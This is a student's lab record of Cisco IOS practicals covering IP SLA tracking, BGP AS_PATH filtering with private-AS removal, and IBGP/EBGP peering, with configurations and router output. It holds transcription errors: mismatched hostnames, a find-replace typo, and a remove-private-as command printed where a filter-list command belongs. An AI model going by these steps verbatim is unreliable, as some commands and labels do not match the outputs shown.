IPSLAs Latest Operation Statistics

IPSLA operation id: 11
Type of operation: icmp-echo
 Latest RTT: NoConnection/Busy/Timeout
Latest operation start time: *15:47:41.887 UTC Tue May 18 2021
Latest operation return code: No connection
Number of successes: 51
Number of failures: 13
Operation time to live: Forever
```

d. Initiate a trace to the web server from the internal LAN IP address.

R1# trace 209.165.200.254 source 192.168.1.1

```
R1#trace 209.165.200.254 source 192.168.1.1
Type escape sequence to abort.
Tracing the route to 209.165.200.254

 1 209.165.201.1 4 msec 32 msec 32 msec
```

e. Again examine the IP SLA statistics.

R1# show ip sla statistics

```
R1#show ip sla statistics
IPSLAs Latest Operation Statistics

IPSLA operation id: 11
Type of operation: icmp-echo
 Latest RTT: 57 milliseconds
Latest operation start time: *15:50:01.887 UTC Tue May 18 2021
Latest operation return code: OK
Number of successes: 61
Number of failures: 17
Operation time to live: Forever
```

- f. Verify the routing table.

```
R1#showiproute
```

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2
 ia - IS-IS inter area, * - candidate default, U - per-
 o - ODR, P - periodic downloaded static route


Gateway of last resort is 209.165.201.1 to network 0.0.0.0

 209.165.201.0/30 is subnetted, 1 subnets
C 209.165.201.0 is directly connected, Serial1/0
 209.165.202.0/30 is subnetted, 1 subnets
C 209.165.202.128 is directly connected, Serial1/1
C 192.168.1.0/24 is directly connected, Loopback0
S* 0.0.0.0/0 [2/0] via 209.165.201.1
```

## Practical No - 2

**Aim:** Using the AS\_PATH Attribute

**Topology :**



**Objective :**

- Use BGP commands to prevent private AS numbers from being advertised to the outside world.
- Use the AS\_PATH attribute to filter BGP routes based on their source AS number

**Step 1 : Prepare the routers for the lab.**

Cable the network as shown in the topology diagram. Erase the startup configuration and reload each router to clear previous configurations.

**Step 2 : Configure the hostname and interface addresses.**

- You can copy and paste the following configurations into your routers to begin.

**Router R1 (hostname Andheri)**

```
Andheri(config)# interface Loopback0
Andheri(config-if)# ip address 10.1.1.1 255.255.255.0
Andheri(config-if)# exit
Andheri(config)# interface Serial0/0/0
Andheri(config-if)# ip address 192.168.1.5 255.255.255.252
Andheri(config-if)# no shutdown
Andheri(config-if)# end
Andheri#
R1#
R1#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#hostname Andheri
Andheri(config)#int loopback 0
Andheri(config-if)#
*May 7 09:30:42.867: %LINEPROTO-5-UPDOWN: Line protocol on Interface Loopback0
Andheri(config-if)#ip address 10.1.1.1 255.255.255.0
Andheri(config-if)#exit
Andheri(config)#int s1/0
Andheri(config-if)#ip address 192.168.1.5 255.255.255.252
Andheri(config-if)#no shutdown
Andheri(config-if)#
*May 7 09:31:41.315: %LINK-3-UPDOWN: Interface Serial1/0, changed state to up
```

### Router R2 (hostname Bandra)

```
Bandra(config)# interface Loopback0
Bandra(config-if)# ip address 10.2.2.1 255.255.255.0
Bandra(config-if)# interface Serial0/0/0
Bandra(config-if)# ip address 192.168.1.6 255.255.255.252
Bandra(config-if)# no shutdown
Bandra(config-if)# exit
Bandra(config)# interface Serial0/0/1
Bandra(config-if)# ip address 172.24.1.17 255.255.255.252
Bandra(config-if)# no shutdown
Bandra(config-if)# end
Bandra#
```

```
R2#
R2#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#hostname Bandra
Bandra(config)#int loopback 0
Bandra(config-if)#ip addr
*May 7 09:31:30.407: %LINEPROTO-5-UPDOWN: Line protocol
Bandra(config-if)#ip address 10.2.2.1 255.255.255.0
Bandra(config-if)#exit
Bandra(config)#int s1/0
Bandra(config-if)#ip address 192.168.1.6 255.255.255.252
Bandra(config-if)#no shutdown
Bandra(config-if)#exit
```

**Router R3 (hostname ChurchGate)**

```
Churchgate(config)# interface Loopback0
Churchgate(config-if)# ip address 10.3.3.1 255.255.255.0
Churchgate(config-if)# exit
Churchgate(config)# interface Serial0/0/1
Churchgate(config-if)# ip address 172.24.1.18 255.255.255.252
Churchgate(config-if)# no shutdown
Churchgate(config-if)# end
Churchgate#
Bandra(config)#int s1/1
Bandra(config-if)#ip address 172.24.1.17 255.255.255.252
Bandra(config-if)#no shutdown
Bandra(config-if)#
*May 7 09:33:39.591: %LINK-3-UPDOWN: Interface Serial1/1,
```

```
R3#
R3#conf t
Enter configuration commands, one per line. End with CNTL/Z.
R3(config)#hostname Churchgate
Churchgate(config)#int loopback 0
Churchgate(config-if)#ip[
*May 7 09:33:31.243: %LINEPROTO-5-UPDOWN: Line protocol on I
Churchgate(config-if)#ip address 10.3.3.1 255.255.255.0
Churchgate(config-if)#exit
Churchgate(config)#int s1/1
Churchgate(config-if)#ip address 172.24.1.18 255.255.255.252
Churchgate(config-if)#no shutdown
Churchgate(config-if)#
*May 7 09:34:39.795: %LINK-3-UPDOWN: Interface Serial1/1, ch
```

- b. Use ping to test the connectivity between the directly connected routers.

```
Bandra#ping 192.168.1.5
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.5, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/32/40 ms
Bandra#
Bandra#
Bandra#ping 172.24.1.18
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.24.1.18, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 28/36/48 ms
Bandra#
```

### **Step 3 : Configure BGP.**

- a. Configure BGP for normal operation. Enter the appropriate BGP commands on each router so that they identify their BGP neighbors and advertise their loopback networks.

```
Andheri(config)# router bgp 100
```

```
Andheri(config-router)# neighbor 192.168.1.6 remote-as 300
```

```
Andheri(config-router)# network 10.1.1.0 mask 255.255.255.0
```

```
Andheri#conf t
Enter configuration commands, one per line. End with CNTL/D
Andheri(config)#router bgp 100
Andheri(config-router)#neighbor 192.168.1.6 remote-as 300
Andheri(config-router)#network 10.1.1.0 mask 255.255.255.0
```

```
Bandra(config)# router bgp 300
```

```
Bandra(config-router)# neighbor 192.168.1.5 remote-as 100
```

```
Bandra(config-router)# neighbor 172.24.1.18 remote-as 65000
```

```
Bandra(config-router)# network 10.2.2.0 mask 255.255.255.0
```

```
Bandra#conf t
Enter configuration commands, one per line. End with CNTL/D
Bandra(config)#router bgp 300
Bandra(config-router)#neighbor 192.168.1.5 remote-as 100
Bandra(config-router)#
*May 7 10:04:59.051: %BGP-5-ADJCHANGE: neighbor 192.168.1.5 is up
Bandra(config-router)#neighbor 172.24.1.18 remote-as 65000
Bandra(config-router)#network 10.2.2.0 mask 255.255.255.0
```

```
Churchgate(config)# router bgp 65000
```

```
Churchgate(config-router)# neighbor 172.24.1.17 remote-as 300
```

```
Churchgate(config-router)# network 10.3.3.0 mask 255.255.255.0
```

```
Churchgate#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Churchgate(config)#router bgp 65000
Churchgate(config-router)#neighbor 172.24.1.17 remote-as 300
Churchgate(config-router)#
*May 7 10:04:44.195: %BGP-5-ADJCHANGE: neighbor 172.24.1.17 l
Churchgate(config-router)#network 10.3.3.0 mask 255.255.255.0
```

- b. Verify that these routers have established the appropriate neighbor relationships by issuing the show ip bgp neighbors command on each router.

**Bandra# show ip bgp neighbors**

```
Bandra#show ip bgp neighbors
BGP neighbor is 172.24.1.18, remote AS 65000, external link
 BGP version 4, remote router ID 10.3.3.1
 BGP state = Established, up for 00:01:30
 Last read 00:00:13, last write 00:00:44, hold time is 180, keep
 seconds
 Neighbor capabilities:
 Route refresh: advertised and received(new)
 New ASN Capability: advertised and received
 Address family IPv4 Unicast: advertised and received
 Message statistics:
 InQ depth is 0
 OutQ depth is 0

 Sent Rcvd
 Opens: 1 1
 Notifications: 0 0
 Updates: 3 1
 Keepalives: 2 3
 Route Refresh: 0 0
 Total: 6 5
Default minimum time between advertisement runs is 30 seconds
```

#### **Step 4 : Remove the private AS.**

- a. DBandralay the Andheri routing table using the show ip route command. Andheri should have a route to both 10.2.2.0 and 10.3.3.0. Troubleshoot if necessary.

**Andheri#show ip route**

```
Andheri#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static route
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 10.0.0.0/24 is subnetted, 3 subnets
B 10.3.3.0 [20/0] via 192.168.1.6, 00:04:51
B 10.2.2.0 [20/0] via 192.168.1.6, 00:05:22
C 10.1.1.0 is directly connected, Loopback0
 192.168.1.0/30 is subnetted, 1 subnets
C 192.168.1.4 is directly connected, Serial1/0
```

b . Ping again, this time as an extended ping, sourcing from the Loopback0 interface address. **ping 10.3.3.1 source 10.1.1.1 or ping 10.3.3.1 source Lo0**

```
Andheri#ping 10.3.3.1 source 10.1.1.1

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.3.3.1, timeout is 2 seconds:
Packet sent with a source address of 10.1.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 36/52/64 ms
Andheri#
Andheri#show ip bgp
BGP table version is 4, local router ID is 10.1.1.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - in
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
*> 10.1.1.0/24 0.0.0.0 0 32768 i
*> 10.2.2.0/24 192.168.1.6 0 0 300 i
*> 10.3.3.0/24 192.168.1.6 0 0 300 65000 i
```

c. Now check the BGP table on Andheri. The AS\_PATH to the 10.3.3.0 network should be AS 300. It no longer has the private AS in the path.

```
Andheri# show ip bgp
```

```
Andheri#ping 10.3.3.1 source 10.1.1.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.3.3.1, timeout is 2 seconds:
Packet sent with a source address of 10.1.1.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 20/60/9
Andheri#show ip bgp
BGP table version is 5, local router ID is 10.1.1.1
Status codes: s suppressed, d damped, h history, * valid, > best, i
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
* > 10.1.1.0/24 0.0.0.0 0 32768 i
* > 10.2.2.0/24 192.168.1.6 0 0 300 i
* > 10.3.3.0/24 192.168.1.6 0 0 300 i
```

### Step 5 : Use the AS\_PATH attribute to filter routes.

- a. Configure a special kind of access list to match BGP routes with an AS\_PATH attribute that both begins and ends with the number 100. Enter the following commands on Bandra.

```
Bandra(config)# ip as-path access-list 1 deny ^100$
```

```
Bandra(config)# ip as-path access-list 1 permit .*
```

```
Bandra#
Bandra#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Bandra(config)#ip as-path access-list 1 deny ^100$
Bandra(config)#ip as-path access-list 1 permit .*
```

- b. Apply the configured access list using the neighbor command with the filter-list option.

```
Bandra(config)# router bgp 300
```

```
Bandra (config-router)# neighbor 192.168.1.5 remove-private-as
```

```
Bandra(config)#router bgp 300
Bandra(config-router)#neighbor 172.24.1.18 filter-list 1 out
Bandra(config-router)#exit
```

- c. Use the clear ip bgp \* command to reset the routing information. Wait several seconds and then check the routing table for BANDRA. The route to 10.1.1.0 should be in the routing table.

```
Andheri# show ip route
```

```
Bandra#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
 D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
 N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
 E1 - OSPF external type 1, E2 - OSPF external type 2
 i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
 ia - IS-IS inter area, * - candidate default, U - per-user static route
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

 172.24.0.0/30 is subnetted, 1 subnets
C 172.24.1.16 is directly connected, Serial1/1
 10.0.0.0/24 is subnetted, 3 subnets
B 10.3.3.0 [20/0] via 172.24.1.18, 00:13:19
C 10.2.2.0 is directly connected, Loopback0
B 10.1.1.0 [20/0] via 192.168.1.5, 00:13:20
 192.168.1.0/30 is subnetted, 1 subnets
C 192.168.1.4 is directly connected, Serial1/0
```

d. Return to BANDRA and verify that the filter is working as intended.

```
Bandra# show ip bgp regexp ^100$
```

```
Bandra#show ip bgp regexp ^100$
BGP table version is 4, local router ID is 10.2.2.1
Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
 r RIB-failure, S Stale
Origin codes: i - IGP, e - EGP, ? - incomplete

 Network Next Hop Metric LocPrf Weight Path
*> 10.1.1.0/24 192.168.1.5 0 0 100 i
```

e. Run the following Tcl script on all routers to verify whether there is connectivity. All pings from BANDRA should be successful. Andheri should not be able to ping the Churchgate loopback 10.3.3.1 or the WAN link 172.24.1.16/30. Churchgate should not be able to ping the Andheri loopback 10.1.1.1 or the WAN link 192.168.1.4/30.

```
|Bandra#tclsh
```


```
Bandra(tcl)#foreach address {
+>10.1.1.1
+>10.2.2.1
+>10.3.3.1
+>192.168.1.5
+>192.168.1.6
+>172.24.1.17
+>172.24.1.18
+>} { ping $address }
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 28/40/64 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.2.2.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/4 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.3.3.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/32/48 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.5, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/28/40 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.6, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 48/59/64 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.24.1.17, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 48/56/68 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.24.1.18, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 16/31/48 ms
.....
```

## Practical No - 3

**Aim:** Configuring IBGP and EBGP Sessions, Local Preference, and MED

**Topology :**



### Objectives

- For IBGP peers to correctly exchange routing information, use the **next-hop-self** command with the **Local-Preference** and **MED** attributes.
- Ensure that the flat-rate, unlimited-use T1 link is used for sending and receiving data to and from the AS 200 on ISP and that the metered T1 only be used in the event that the primary T1 link has failed.

#### Step 1: Configure interface addresses.

**Router R1 (hostname ISP)**

```
ISP(config)# interface Loopback0
ISP(config-if)# ip address 192.168.100.1 255.255.255.0
ISP(config-if)# exit
ISP(config)# interface Serial0/0/0
```

```
ISP(config-if)# ip address 192.168.1.5 255.255.255.252
```

```
ISP(config-if)# no shutdown
```

```
ISP(config-if)# exit
```

```
ISP(config)# interface Serial0/0/1
```

```
ISP(config-if)# ip address 192.168.1.1 255.255.255.252
```

```
ISP(config-if)# no shutdown
```

```
ISP(config-if)# end
```

```
ISP(config-if)#interface Loopback0
ISP(config-if)#ip address 192.168.100.1 255.255.255.0
ISP(config-if)#exit
ISP(config)#
ISP(config)#int s1/0
ISP(config-if)#ip address 192.168.1.5 255.255.255.252
ISP(config-if)#no shutdown
ISP(config-if)#exit
ISP(config)#
*May 18 17:42:51.491: %LINK-3-UPDOWN: Interface Serial1
ISP(config)#
*May 18 17:42:52.495: %LINEPROTO-5-UPDOWN: Line protocol
ISP(config)#
ISP(config)#int s1/1
ISP(config-if)#ip address 192.168.1.1 255.255.255.252
ISP(config-if)#no shutdown
```

### Router R2 (hostname SanJose1)

```
SanJose1(config)# interface Loopback0
```

```
SanJose1(config-if)# ip address 172.16.64.1 255.255.255.0
```

```
SanJose1(config-if)# exit
```

```
SanJose1(config)# interface Serial0/0/0
```

```
SanJose1(config-if)# ip address 192.168.1.6 255.255.255.252
```

```
SanJose1(config-if)# no shutdown
```

```
SanJose1(config-if)# exit
```

```
SanJose1(config)# interface
```

```
Serial0/0/1
```

```
SanJose1(config-if)# ip address 172.16.1.1 255.255.255.0
```

```
SanJose1(config-if)# no shutdown
```

```
SanJose1(config-if)# end
```

```
ANDHERI(config)#interface Loopback0
ANDHERI(config-if)#
*May 18 17:42:40.167: %LINEPROTO-5-UPDOWN: Line protocol o
ANDHERI(config-if)#ip address 172.16.64.1 255.255.255.0
ANDHERI(config-if)#exit
ANDHERI(config)#
ANDHERI(config)#int s1/0
ANDHERI(config-if)#ip address 192.168.1.6 255.255.255.252
ANDHERI(config-if)#no shutdown
ANDHERI(config-if)#exit
ANDHERI(config)#
*May 18 17:43:11.899: %LINK-3-UPDOWN: Interface Serial1/0
ANDHERI(config)#
*May 18 17:43:12.903: %LINEPROTO-5-UPDOWN: Line protocol o
ANDHERI(config)#
ANDHERI(config)#int s1/1
ANDHERI(config-if)#ip address 172.16.1.1 255.255.255.0
ANDHERI(config-if)#no shutdown
```

**Router R3 (hostname SanJose2)**

```
SanJose2(config)# interface Loopback0
SanJose2(config-if)# ip address 172.16.32.1 255.255.255.0
SanJose2(config-if)# exit
SanJose2(config)# interface Serial0/0/0
SanJose2(config-if)# ip address 192.168.1.2 255.255.255.252
SanJose2(config-if)# no shutdown
SanJose2(config-if)# exit
SanJose2(config)# interface
Serial0/0/1
SanJose2(config-if)# ip address 172.16.1.2 255.255.255.0
SanJose2(config-if)# no shutdown
SanJose2(config-if)# end
```

```
BORIVALI(config)#interface Loopback0
BORIVALI(config-if)#
*May 18 17:43:25.783: %LINEPROTO-5-UPDOWN: Line protocol o
BORIVALI(config-if)#ip address 172.16.32.1 255.255.255.0
BORIVALI(config-if)#exit
BORIVALI(config)#
BORIVALI(config)#int s1/0
BORIVALI(config-if)#ip address 192.168.1.2 255.255.255.252
BORIVALI(config-if)#no shutdown
BORIVALI(config-if)#exit
BORIVALI(config)#
*May 18 17:43:54.311: %LINK-3-UPDOWN: Interface Serial1/0,
BORIVALI(config)#
BORIVALI(config)#
*May 18 17:43:55.315: %LINEPROTO-5-UPDOWN: Line protocol o
BORIVALI(config)#int s1/1
BORIVALI(config-if)#ip address 172.16.1.2 255.255.255.0
BORIVALI(config-if)#exit
```

### Step 2: Configure EIGRP.

Configure EIGRP between the SanJose1 and SanJose2 routers. (Note: If using an IOS prior to 15.0, use the no auto-summary router configuration command to disable automatic summarization. This command is the default beginning with IOS 15.)

```
SanJose1(config)# router eigrp 1
```

```
SanJose1(config-router)# network 172.16.0.0
```

```
ANDHERI(config)# router eigrp 1
ANDHERI(config-router)#network 172.16.0.0
```

```
SanJose2(config)# router eigrp 1
```

```
SanJose2(config-router)# network 172.16.0.0
```

```
BORIVALI(config)#router eigrp 1
BORIVALI(config-router)#network 172.16.0.0
```

### Step 3: Configure IBGP and verify BGP neighbors.

- Configure IBGP between the SanJose1 and SanJose2 routers. On the SanJose1 router, enter the following configuration.

```
SanJose1(config)# router bgp 64512
```

```
SanJose1(config-router)# neighbor 172.16.32.1 remote-as 64512
```

```
SanJose1(config-router)# neighbor 172.16.32.1 update-source lo0
```

```
ANDHERI(config)/*
ANDHERI(config)#router bgp 64512
ANDHERI(config-router)#neighbor 172.16.32.1 remote-as 64512
ANDHERI(config-router)#neighbor 172.16.32.1 update-source lo0
```

If multiple pathways to the BGP neighbor exist, the router can use multiple IP interfaces to communicate with the neighbor. The source IP address therefore depends on the outgoing interface. The **update-source lo0** command instructs the router to use the IP address of the interface Loopback0 as the source IP address for all BGP messages sent to that neighbor.

- b. Complete the IBGP configuration on SanJose2 using the following commands. SanJose2(config)# **router bgp 64512**

```
SanJose2(config-router)# neighbor 172.16.64.1 remote-as 64512
```

```
SanJose2(config-router)# neighbor 172.16.64.1 update-source lo0
```

```
BORIVALI(config)#router bgp 64512
BORIVALI(config-router)#neighbor 172.16.64.1 remote-as 64512
BORIVALI(config-router)#neighbor 172.16.64.1 update-source lo0
```

- c. Verify that SanJose1 and SanJose2 become BGP neighbors by issuing the **show ip bgp neighbors** command on SanJose1. View the following partial output. If the BGP state is not established, troubleshoot the connection.

```
SanJose2# show ip bgp neighbors
```

```
BORIVALI#show ip bgp neighbors
BGP neighbor is 172.16.64.1, remote AS 64512,
 BGP version 4, remote router ID 172.16.64.1
 BGP state = Established, up for 00:00:47
 Last read 00:00:47, last write 00:00:47, hol
 Neighbor capabilities:
 Route refresh: advertised and received(new
 New ASN Capability: advertised and receive
 Address family IPv4 Unicast: advertised an
 Message statistics:
 InQ depth is 0
 OutQ depth is 0

 Sent Rcvd
 Opens: 1 1
 Notifications: 0 0
 Updates: 0 0
```

#### Step 4: Configure EBGP and verify BGP neighbors.

- d. Configure ISP to run EBGP with SanJose1 and SanJose2. Enter the following commands on ISP.ISP(config)# **router bgp 200**

```
ISP(config-router)# neighbor 192.168.1.6 remote-as 64512
```

```
ISP(config-router)# neighbor 192.168.1.2 remote-as 64512
```

```
ISP(config-router)# network 192.168.100.0
```

```

ISP(config)#router bgp 200
ISP(config-router)#neighbor 192.168.1.6 remote-as 64512
ISP(config-router)#neighbor 192.168.1.2 remote-as 64512
ISP(config-router)#network 192.168.100.0

```

- e. Configure a discard static route for the 172.16.0.0/16 network. Any packets that do not have a more specific match (longer match) for a 172.16.0.0 subnet will be dropped instead of sent to the ISP. Later in this lab we will configure a default route to the ISP.

SanJose1(config)# ip route **172.16.0.0 255.255.0.0 null0**

```

ANDHERI(config)#ip route 172.16.0.0 255.255.0.0 null0
ANDHERI(config)#

```

- f. Configure SanJose1 as an EBGP peer

to ISP.SanJose1(config)# **router bgp 64512**

SanJose1(config-router)# **neighbor 192.168.1.5 remote-as 200**

SanJose1(config-router)# **network 172.16.0.0**

```

ANDHERI(config)#router bgp 64512
ANDHERI(config-router)#neighbor 192.168.1.5 remote-as 200
ANDHERI(config-router)#network 172.16.0.0
ANDHERI(config-router)#exit

```

- g. Use the **show ip bgp neighbors** command to verify that SanJose1 and ISP have reached the established state. Troubleshoot if necessary.

SanJose1# **show ip bgp neighbors**

```

ANDHERI#show ip bgp neighbors
BGP neighbor is 172.16.32.1, remote AS 64512, internal link
 BGP version 4, remote router ID 172.16.32.1
 BGP state = Established, up for 00:02:49
 Last read 00:00:56, last write 00:00:21, hold time is 180
 Neighbor capabilities:
 Route refresh: advertised and received(new)
 New ASN Capability: advertised and received
 Address family IPv4 Unicast: advertised and received
 Message statistics:
 InQ depth is 0
 OutQ depth is 0

```

Configure a discard static route for 172.16.0.0/16 on SanJose2 and as an EBGP

peer to ISP.SanJose2(config)# ip route **172.16.0.0 255.255.0.0 null0**

SanJose2(config)# **router bgp 64512**

SanJose2(config-router)# **neighbor 192.168.1.1 remote-as 200**

SanJose2(config-router)# **network 172.16.0.0**

```
BORIVALI(config)#ip route 172.16.0.0 255.255.0.0 null0
BORIVALI(config)#router bgp 64512
BORIVALI(config-router)#neighbor 192.168.1.1 remote-as 200
BORIVALI(config-router)#
*May 18 18:00:01.031: %BGP-5-ADJCHANGE: neighbor 192.168.1.1 Up
BORIVALI(config-router)#network 172.16.0.0
```

### Step 5: View BGP summary output.

In Step 4, the **show ip bgp neighbors** command was used to verify that SanJose1 and ISP had reached the established state. A useful alternative command is **show ip bgp summary**. The output should be similar to the following.

SanJose2# show ip bgp summary

```
BORIVALI# show ip bgp summary
BGP router identifier 172.16.32.1, local AS number 64512
BGP table version is 5, main routing table version 5
2 network entries using 264 bytes of memory
4 path entries using 208 bytes of memory
5/2 BGP path/bestpath attribute entries using 840 bytes of memory
1 BGP AS-PATH entries using 24 bytes of memory
0 BGP route-map cache entries using 0 bytes of memory
0 BGP filter-list cache entries using 0 bytes of memory
Bitfield cache entries: current 2 (at peak 2) using 64 bytes of memory
BGP using 1400 total bytes of memory
BGP activity 2/0 prefixes, 4/0 paths, scan interval 60 secs

Neighbor V AS MsgRcvd MsgSent TblVer InQ OutQ Up/Down State/Pfx
172.16.64.1 4 64512 7 8 5 0 0 00:04:18 2
192.168.1.1 4 200 5 4 3 0 0 00:00:26 1
```

### Step 6: Verify which path the traffic takes.

f. Clear the IP BGP conversation with the **clear ip bgp \*** command on ISP. Wait for the conversations to reestablish with each SanJose router.

ISP# clear ip bgp \*

```
May 18 18:02:18.031
ISP#clear ip bgp *
ISP#
```

g. Test whether ISP can ping the loopback 0 address of 172.16.64.1 on SanJose1 and the serial link between SanJose1 and SanJose2, 172.16.1.1.

ISP# ping 172.16.64.1

```
ISP#ping 172.16.64.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.64.1, timeout is 2 seconds:
*May 18 18:02:42.575: %BGP-5-ADJCHANGE: neighbor 192.168.1.6 Up
Success rate is 0 percent (0/5)
```

ISP# ping 172.16.1.1

```
ISP#ping 172.16.1.1
Type escape sequence to abort.
